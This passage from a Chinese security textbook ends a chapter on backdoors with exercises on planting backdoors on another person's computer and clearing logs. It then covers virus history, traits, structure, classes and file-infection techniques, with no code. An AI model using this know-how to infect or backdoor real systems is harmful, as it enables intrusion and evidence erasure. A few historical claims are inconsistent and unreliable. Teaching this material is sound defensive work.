


图 7-25　事件查看器

思考与练习

1. 留后门的原则是什么？
2. 如何留后门程序？列举三种后门程序，并阐述原理及防御方法。
3. 系统日志有哪些？如何清除这些日志？
4. 利用三种方法在对方计算机种植后门程序。

第 8 章　计算机病毒的防治

本章学习目标：

- 理解计算机病毒定义；
- 了解计算机病毒的起源与发展；
- 掌握计算机病毒的特征；
- 了解计算机病毒的危害；
- 掌握计算机病毒技术；
- 掌握计算机病毒的检测与防范方法。

8.1　计算机病毒概述

8.1.1　计算机病毒的定义

计算机病毒（computer virus）在《中华人民共和国计算机信息系统安全保护条例》中被明确定义，病毒指“编制者在计算机程序中插入的破坏计算机功能或者破坏数据，影响计算机使用并且能够自我复制的一组计算机指令或者程序代码”。

在一些资料中病毒也被定义为：利用计算机软件与硬件的缺陷或操作系统漏洞，由被感染机内部发出的破坏计算机数据并影响计算机正常工作的一组指令集或程序代码。

可以从下面几个方面来理解计算机病毒的定义。首先，病毒是通过磁盘、磁带和网络等作为媒介传播扩散且能“传染”其他程序的程序。其次，病毒能够实现自身复制且借助一定的载体存在，具有潜伏性、传染性和破坏性。再者，计算机病毒是一种人为制造的程序，它不会自然产生，是精通编程的人精心编制的，通过不同的途径寄生在存储介质中，当某种条件成熟时，才会复制、传播，甚至变异后传播，使计算机的资源受到不同程序的破坏。

8.1.2　计算机病毒的起源与发展

早在 1949 年，距离第一部商用计算机的出现还有好几年时，计算机的先驱者冯·诺依曼在他的一篇论文《复杂自动机组织论》，提出了计算机程序能够在内存中自我复制，即已把病毒程序的蓝图勾勒出来，但当时，绝大部分的计算机专家都无法想象这种会自我繁殖的程序是可能的，可是少数几个科学家默默地研究冯·诺依曼所提出的概念，直到十年之后，在美国电话电报公司（AT&T）的贝尔实验室中，三个年轻程序员道格拉斯·麦耀莱、维特·维索斯基和罗伯·莫里斯在工作之余想出一种电子游戏叫做“磁芯大战”。

1975 年，美国科普作家约翰·布鲁勒尔写了一本名为《震荡波骑士》的书，该书第一

次描写了在信息社会中，计算机成为正义和邪恶双方斗争工具的故事，成为当年最佳畅销书之一。

1977 年夏天，托马斯 • 捷 • 瑞安的科幻小说《P-1 的青春》成为美国的畅销书，轰动了科普界。作者幻想了世界上第一个计算机病毒，可以从一台计算机传染到另一台计算机，最终控制了 7000 台计算机，酿成了一场灾难，这实际上是计算机病毒的思想基础。

1983 年 11 月 3 日，弗雷德 • 科恩博士研制出一种在运行过程中可以复制自身的破坏性程序，伦 • 艾德勒曼将它命名为计算机病毒，并在每周一次的计算机安全讨论会上正式提出，8 小时后专家们在 VAX11/750 计算机系统上运行，第一个病毒实验成功，一周后又获准进行 5 个实验的演示，从而在实验上验证了计算机病毒的存在。80 年代起，IBM 公司的 PC 系列微机因为性能良好，价格便宜，逐步成为世界微型计算机市场上的主要机型。但是由于 IBM PC 系列微型计算机自身的弱点，尤其是 DOS 操作系统的开放性，给计算机病毒的制造者提供了可乘之机。因此，装有 DOS 操作系统的微型计算机成为其攻击的主要对象。

1986 年初，在巴基斯坦的拉合尔，巴锡特和阿姆杰德两兄弟经营着一家 IBM PC 及其兼容机的小商店。他们编写了 Pakistan 病毒，即 Brain。在一年内流传到了世界各地，使人们认识到计算机病毒对 PC 的影响。

1987 年 10 月，在美国，世界上第一例计算机病毒（Brian）被发现，这是一种系统引导型病毒。它以强劲的执着蔓延开来，世界各地的计算机用户几乎同时发现了形形色色的计算机病毒，如大麻、IBM 圣诞树、黑色星期五等。

1988 年 3 月 2 日，一种苹果机病毒发作，这天受感染的苹果机停止工作，只显示“向所有苹果计算机的使用者宣布和平的信息”，以庆祝苹果机生日。

1988 年 11 月 3 日，美国 6 千台计算机被病毒感染，造成 Internet 不能正常运行。这是一次非常典型的计算机病毒入侵计算机网络的事件，迫使美国政府立即做出反应，国防部成立了计算机应急行动小组，更引起了世界范围的轰动。此病毒的作者为罗伯特 • 莫里斯，为当年 23 岁在康乃尔大学攻读学位的研究生。

1989 年，全世界计算机病毒攻击十分猖獗，我国也未能幸免，其中“米开朗基罗”病毒给许多计算机用户造成极大损失。

1991 年，在“海湾战争”中，美军第一次将计算机病毒用于实战，在空袭巴格达的战斗中，成功地破坏了对方的指挥系统，使之瘫痪，保证了战斗顺利进行，直至最后胜利。

1992 年，出现了一种叫做“金蝉”（Golden Cicada）的病毒，给病毒分类又加了一种“伴随型病毒”。这种病毒会把原来的文件改名，如果原来文件的扩展名是“EXE”，那么就改成“COM”；如果是“COM”，就改成“EXE”，然后把自己改成文件本来的名字。“金蝉”病毒就是利用了 DOS 的这个特性，当用户认为自己是在运行一个可执行文件的时候，实际上已经运行了病毒。

1994 年 5 月，南非第一次多种族全民大选的计票工作，因计算机病毒的破坏停止 30 余小时，被迫推迟公布选举结果。

1996 年，出现针对微软公司 Office 的“宏病毒”。1997 年公认为计算机反病毒界的“宏病毒年”。

1998 年，首例破坏计算机硬件的 CIH 病毒出现，引起人们的恐慌。1999 年 4 月 26 日，CIH 病毒在我国大规模爆发，造成巨大损失。

2000 年 5 月 4 日，一种称为“我爱你”（又称爱虫）的计算机病毒开始在全球各地迅速传播。该病毒通过 Microsoft Outlook 电子邮件系统传播，邮件的主题是 I LOVE YOU，并且包含一个附件。一旦在 Microsoft Outlook 里打开了这个邮件，系统就会自动复制并向地址簿中的所有邮件地址发送这个病毒。

2001 年完全可以被称为“蠕虫之年”。出现的蠕虫病毒不仅数量众多，而且危害极大，感染了数百万台计算机，其中典型的蠕虫包括：Nimda（尼姆达）、CodeRed（红色代码）和 Badtrans（坏透了）等。

2003 年 8 月 12 日，名称为“冲击波”的病毒在全球袭击 Windows 操作系统，据估计可能感染了全球一两亿台计算机，在国内导致上千个局域网瘫痪。

2005 年由中国作者编写的“灰鸽子”木马成为本年度头号病毒，它危害极大、变种极多，是国内非常罕见的恶性木马病毒。

2006 年 11 月至今，我国又连续出现“熊猫烧香”、“仇英”、“艾妮”等盗取网上用户账号密码的病毒和木马，病毒的趋利性进一步增强，网上制作、贩卖病毒、木马的活动日益猖獗，利用病毒木马技术进行网络盗窃、诈骗的网络犯罪活动呈快速上升趋势，这些情况进一步显示计算机病毒新的发展趋势。

8.1.3 计算机病毒的特征

要防范计算机病毒，首先需要了解计算机病毒的特征和破坏机理，为防范和清除计算机病毒提供充实可靠的依据。根据计算机病毒的产生、传染和破坏行为的分析，计算机病毒一般具有以下特征：非授权可执行性、隐蔽性、传染性、潜伏性、破坏性和可触发性。

1．非授权可执行性

用户通常调用执行一个程序时，把系统控制交给这个程序，并分配给它相应系统资源，如内存，从而使之能够运行完成用户的需求，因此程序执行的过程对用户是透明的。而计算机病毒是非法程序，正常用户是不会明知是病毒程序，而故意调用执行。但由于计算机病毒具有正常程序的一切特性：可存储性、可执行性。它隐藏在合法的程序或数据中，当用户运行正常程序时，病毒伺机窃取到系统的控制权，得以抢先运行，然而此时用户还认为在执行正常程序。

2．隐蔽性

计算机病毒是一种具有很高编程技巧、短小精悍的可执行程序。它通常粘附在正常程序之中或磁盘引导扇区中，或者磁盘上标为坏簇的扇区中，以及一些空闲概率较大的扇区中，这是它的非法可存储性。病毒想方设法隐藏自身，就是为了防止用户察觉。

3．传染性

计算机病毒不但本身具有破坏性，更有害的是具有传染性，一旦病毒被复制或产生变种，其速度之快令人难以预防。传染性是病毒的基本特征。在生物界，病毒通过传染从一个生物体扩散到另一个生物体。在适当的条件下，它可得到大量繁殖，并使被感染的生物体表现出病症甚至死亡。同样，计算机病毒也会通过各种渠道从已被感染的计算机扩散到未被感染的计算机，在某些情况下造成被感染的计算机工作失常甚至瘫痪。与生物病毒不同的是，计算机病毒是一段人为编制的计算机程序代码，这段程序代码一旦进入计算机并得以执行，它就会搜寻其他符合其传染条件的程序或存储介质，确定目标后再将自身代码

插入其中，达到自我繁殖的目的。只要一台计算机染毒，如不及时处理，那么病毒会在这台计算机上迅速扩散，计算机病毒可通过各种可能的渠道，如软盘、计算机网络去传染其他的计算机。当在一台计算机上发现病毒时，往往曾在这台计算机上用过的软盘已感染上了病毒，而与这台机器相联网的其他计算机也许也被该病毒染了。是否具有传染性是判别一个程序是否为计算机病毒的最重要条件。病毒程序通过修改磁盘扇区信息或文件内容并把自身嵌入到其中的方法达到病毒的传染和扩散。

4．潜伏性

计算机病毒具有依附于其他媒体而寄生的能力，这种媒体我们称之为计算机病毒的宿主。依靠病毒的寄生能力，病毒传染合法的程序和系统后，不立即发作，而是悄悄隐藏起来，然后在用户不察觉的情况下进行传染。这样，病毒的潜伏性越好，它在系统中存在的时间也就越长，病毒传染的范围也越广，其危害性也越大。

5．破坏性

无论何种病毒程序一旦侵入系统都会对操作系统的运行造成不同程度的影响。即使不直接产生破坏作用的病毒程序也要占用系统资源（如占用内存空间，占用磁盘存储空间以及系统运行时间等）。而绝大多数病毒程序要显示一些文字或图像，影响系统的正常运行，还有一些病毒程序删除文件，加密磁盘中的数据，甚至摧毁整个系统和数据，使之无法恢复，造成无可挽回的损失。因此，病毒程序的副作用轻者降低系统工作效率，重者导致系统崩溃、数据丢失。病毒程序的破坏性体现了病毒设计者的真正意图。

6．可触发性

计算机病毒一般都有一个或者几个触发条件。满足其触发条件或者激活病毒的传染机制，使之进行传染，或者激活病毒的表现部分或破坏部分。触发的实质是一种条件的控制，病毒程序可以依据设计者的要求，在一定条件下实施攻击。这个条件可以是敲入特定字符，使用特定文件，某个特定日期或特定时刻，或者是病毒内置的计数器达到一定次数等。

8.1.4　计算机病毒的结构

计算机病毒主要由潜伏机制、传染机制和表现机制构成。在程序结构上由实现这三种机制的模块组成，见图 8-1 所示。

若某程序被定义为计算机病毒，只有传染机制是强制性的，潜伏机制和表现机制是非强制性的。




图 8-1　计算机病毒程序结构

1．潜伏机制

潜伏机制的功能包括初始化、隐藏和捕捉。潜伏机制模块随着感染的宿主程序的执行进入内存，首先，初始化其运行环境，使病毒相对独立于宿主程序，为传染机制做好准备。然后，利用各种可能的隐藏方式，躲避各种检测，欺骗系统，将自己隐藏起来。最后，不停地捕捉感染目标交给传染机制，不停地捕捉触发条件交给表现机制。

2．传染机制

传染机制的功能包括判断和感染。传染机制先是判断候选感染目标是否已被感染，感

染与否通过感染标记来判断，感染标记是计算机系统可以识别的特定字符或字符串。一旦发现作为候选感染目标的宿主程序中没有感染标记，就对其进行感染，也就是将病毒代码和感染标记放入宿主程序之中。早期的有些病毒是重复感染型的，它不做感染检查，也没有感染标记，因此这种病毒可以再次感染自身。

3．表现机制

表现机制的功能包括判断和表现。表现机制首先对触发条件进行判断，然后根据不同的条件决定什么时候表现、如何表现。表现内容多种多样，然而不管是炫耀、玩笑、恶作剧，还是故意破坏，或轻或重都具有破坏性。表现机制反映了病毒设计者的意图，是病毒间差异最大的部分。潜伏机制和传染机制是为表现机制服务的。

8.1.5 计算机病毒的危害

计算机病毒，既然称之为病毒，自然对计算机用户具有一定的危害，这种危害通常表现在以下 7 个方面。

1．病毒激发对计算机数据信息的直接破坏作用

大部分病毒在激发的时候直接破坏计算机的重要数据，所利用的手段有格式化磁盘、改写文件分配表和目录区、删除重要文件或者用无意义的“垃圾”数据改写文件、破坏 CMOS 设置等。

2．占用磁盘空间和对信息的破坏

寄生在磁盘上的病毒总要非法占用一部分磁盘空间。引导型病毒的一般侵占方式是由病毒本身占据磁盘引导扇区，而把原来的引导区转移到其他扇区，也就是引导型病毒要覆盖一个磁盘扇区。被覆盖的扇区数据永久性丢失，无法恢复。文件型病毒利用一些 DOS 功能进行传染，这些 DOS 功能能够检测出磁盘的未用空间，把病毒的传染部分写到磁盘的未用部分去。所以在传染过程中一般不破坏磁盘上的原有数据，但非法侵占了磁盘空间，一些文件型病毒传染速度很快，在短时间内感染大量文件，每个文件都不同程度地加长了，就造成磁盘空间的严重浪费。

3．抢占系统资源

除 Vienna、Casper 等少数病毒外，其他大多数病毒都是常驻内存的，这就必然抢占一部分系统资源。病毒所占用的基本内存长度大致与病毒本身长度相当，病毒抢占内存，导致内存减少，一部分软件不能运行。除占用内存外，病毒还抢占中断，干扰系统运行。计算机操作系统的很多功能是通过中断调用技术来实现的，病毒为了传染激发，总是修改一些有关的中断地址，在正常中断过程中加入病毒的“私货”，从而干扰了系统的正常运行。

4．影响计算机运行速度

病毒进驻内存后不但干扰系统运行，还影响计算机速度，主要表现在以下几个方面。

（1）病毒为了判断传染激发条件，总要对计算机的工作状态进行监视，这对于计算机的正常运行状态既多余又有害。

（2）有些病毒为了保护自己，不但对磁盘上的静态病毒加密，而且进驻内存后的动态病毒也处在加密状态，CPU 每次寻址到病毒处时要运行一段解密程序把加密的病毒解密成合法的 CPU 指令再执行，而病毒运行结束时再用一段程序对病毒重新加密。这样 CPU 将

额外执行数千条以至上万条指令。

（3）病毒在进行传染时同样要插入非法的额外操作，特别是传染软盘时不但计算机速度明显变慢，而且软盘正常的读写顺序被打乱，发出刺耳的噪声。

5．计算机病毒错误与不可预见的危害

计算机病毒与其他计算机软件的一大差别是病毒的无责任性。编制一个完善的计算机软件需要耗费大量的人力、物力，经过长时间调试完善，软件才能推出。但在病毒编制者看来既没有必要这样做，也不可能这样做。很多计算机病毒都是个别人在一台计算机上匆匆编制调试后就向外抛出。反病毒专家在分析大量病毒后发现绝大部分病毒都存在不同程度的错误，错误病毒的另一个主要来源是变种病毒。有些计算机初学者尚不具备独立编制软件的能力，出于好奇或其他原因修改别人的病毒，造成错误。计算机病毒错误所产生的后果往往是不可预见的，反病毒工作者曾经详细指出“黑色星期五”病毒存在9处错误，“乒乓”病毒有5处错误等。但是人们不可能花费大量时间去分析数万种病毒的错误所在。大量含有未知错误的病毒扩散传播，其后果是难以预料的。

6．计算机病毒的兼容性对系统运行的影响

兼容性是计算机软件的一项重要指标，兼容性好的软件可以在各种计算机环境下运行，反之兼容性差的软件则对运行条件“挑肥拣瘦”，要求机型和操作系统版本等。病毒的编制者一般不会在各种计算机环境下对病毒进行测试，因此病毒的兼容性较差，常常导致死机。

7．计算机病毒给用户造成严重的心理压力

据有关计算机销售部门统计，计算机售后用户怀疑“计算机有病毒”而提出咨询约占售后服务工作量的60%以上。经检测确实存在病毒的约占70%，另有30%情况只是用户怀疑，而实际上计算机并没有中病毒。那么用户怀疑病毒的理由是什么呢？多半是出现诸如计算机死机、软件运行异常等现象。这些现象确实很有可能是计算机病毒造成的，但又不全是，实际上计算机工作“异常”的时候很难要求一位普通用户去准确判断是否是病毒所为。大多数用户对病毒采取宁可信其有的态度，这对于保护计算机安全无疑是十分必要的，然而往往要付出时间、金钱等方面的代价。仅仅怀疑病毒而冒然格式化磁盘所带来的损失更是难以弥补的。不仅是个人单机用户，在一些大型网络系统中也难免为甄别病毒而停机。总之计算机病毒像“幽灵”一样笼罩在广大计算机用户心头，给人们造成巨大的心理压力，极大地影响了现代计算机的使用效率，由此带来的经济损失是难以估量的。

8.1.6 计算机病毒分类

通常，计算机病毒可分为下列几类。

1．按寄生方式分类

（1）引导型病毒。引导型病毒是指寄生在磁盘引导区或主引导区的计算机病毒。此种病毒利用系统引导时，不对主引导区的内容正确与否进行判别的缺点，在引导型系统的过程中侵入系统，驻留内存，监视系统运行，待机传染和破坏。按照引导型病毒在硬盘上的寄生位置又可细分为主引导记录病毒和分区引导记录病毒。主引导记录病毒感染硬盘的主

引导区，如大麻病毒、2708病毒、火炬病毒等；分区引导记录病毒感染硬盘的活动分区引导记录，如小球病毒、Girl病毒等。

（2）文件型病毒。文件型病毒是指能够寄生在文件中的计算机病毒。这类病毒程序感染可执行文件或数据文件。如1575/1591病毒、848病毒感染.com和.exe等可执行文件，Macro/Concept、Macro/Atoms等宏病毒感染.doc文件。

（3）复合型病毒。复合型病毒是指具有引导型病毒和文件型病毒寄生方式的计算机病毒。这种病毒扩大了病毒程序的传染途径，它既感染磁盘的引导记录，又感染可执行文件。当染有此种病毒的磁盘用于引导系统或调用执行染毒文件时，病毒都会被激活。因此在检测、清除复合型病毒时，必须全面彻底地根治，如果只发现该病毒的一个特性，把它只当做引导型或文件型病毒进行清除。虽然好像是清除了，但还留有隐患，这种经过消毒后的“洁净”系统更赋有攻击性。这种病毒有Flip病毒、新世纪病毒、One-half病毒等。

2．按破坏性分类

（1）良性病毒。良性病毒是指那些只是为了表现自身，并不彻底破坏系统和数据，但会大量占用CPU时间，增加系统开销，降低系统工作效率的一类计算机病毒。这种病毒多数是恶作剧者的产物，他们的目的不是为了破坏系统和数据，而是为了让使用染有病毒的计算机用户通过显示器或扬声器看到或听到病毒设计者的编程技术。这类病毒有小球病毒、1575/1591病毒、救护车病毒、扬基病毒、Dabi病毒等。还有一些人利用病毒的这些特点宣传自己的政治观点和主张，也有一些病毒设计者在其编制的病毒发作时进行人身攻击。

（2）恶性病毒。恶性病毒是指那些一旦发作后，就会破坏系统或数据，造成计算机系统瘫痪的一类计算机病毒。这类病毒有黑色星期五病毒、火炬病毒、米开朗基罗病毒等。这种病毒危害性极大，有些病毒发作后可以给用户造成不可挽回的损失。

3．按入侵方式分类

（1）源代码嵌入攻击型。这类病毒入侵的主要是高级语言的源程序，病毒在源程序编译之前插入病毒代码，最后随源程序一起被编译成可执行文件，这样刚生成的文件就是带毒文件。

（2）代码取代攻击型。这类病毒主要用它自身的病毒代码取代某个入侵程序的整个或部分模块，这类病毒也少见，它主要是攻击特定的程序，针对性较强，但是不易被发现，清除起来比较困难。

（3）系统修改型。这类病毒主要是用自身程序覆盖或修改系统中的某些文件来达到调用或替代操作系统中的部分功能的目的，由于是直接感染系统，危害较大，也是最为多见的一种病毒类型，多为文件型病毒。

（4）外壳附加型。这类病毒通常是将其病毒附加在正常程序的头部或尾部，相当于给程序添加了一个外壳，在被感染的程序执行时，病毒代码先被执行，然后才将正常程序调入内存。目前大多数文件型病毒属于这一类。

除上述这些病毒外，还有其他一些毁坏性的代码，如逻辑炸弹、特洛伊木马和蠕虫等，它们会窃取系统资源或损坏数据，但并不从技术上归类为病毒，因为它们并不复制自己，

但它们仍然是很危险的。

8.2　计算机病毒技术

随着软件技术的发展，计算机病毒所使用的技术也越来越复杂化。计算机黑客们不断跟踪最新的计算机技术，不断尝试把新技术用于病毒，例如寄生技术、驻留技术、加密变形技术和隐藏技术等。

8.2.1　寄生技术

病毒寄生技术是文件型病毒最常用的传染方法。病毒在感染的时候，将病毒代码加入正常程序之中，原正常程序功能的全部或者部分被保留。根据病毒代码加入方式的不同，病毒寄生技术可以分为“头寄生”、“尾寄生”、“插入寄生”和“空洞利用”4 种。前三种是源病毒代码插入宿主程序位置的不同；而“空洞利用”的原理是由于 Windows 可执行文件的结构非常复杂，里面都会有很多没有使用的部分，一般是空的段或者每个段的最后部分，病毒寻找这些没有使用的部分，然后将病毒代码分散到其中，这样就实现了令人难以觉察的感染，因为被感染文件的大小没有发生变化。著名的 CIH 病毒就是使用了“空洞利用”寄生技术。

1．头寄生

实现将病毒代码放到程序的头上有两种方法，一种是将原来程序的前面一部分拷贝到程序的最后，然后将文件头用病毒代码覆盖；另外一种是生成一个新的文件，首先在头的位置写上病毒代码，然后将原来的可执行文件放在病毒代码的后面，再用新的文件替换原来的文件从而完成感染。

使用“头寄生”方式的病毒基本上感染的是批处理病毒和 COM 格式的文件，因为这些文件在运行的时候不需要重新定位，所以可以任意调换代码的位置而不发生错误。“头寄生”的方式如图 8-2 所示。




图 8-2　“头寄生”感染方式

当然，随着病毒制作水平的提高，很多感染 DOS 下的 EXE 文件和视窗系统的 EXE 文件的病毒也是用了头寄生的方式，为使得被感染的文件仍然能够正常运行，病毒在执行原来程序之前会还原出原来没有感染过的文件用来正常执行，执行完毕之后再进行一次感染，保证硬盘上的文件处于感染状态，而执行的文件又是一切正常的，如图 8-3 所示。

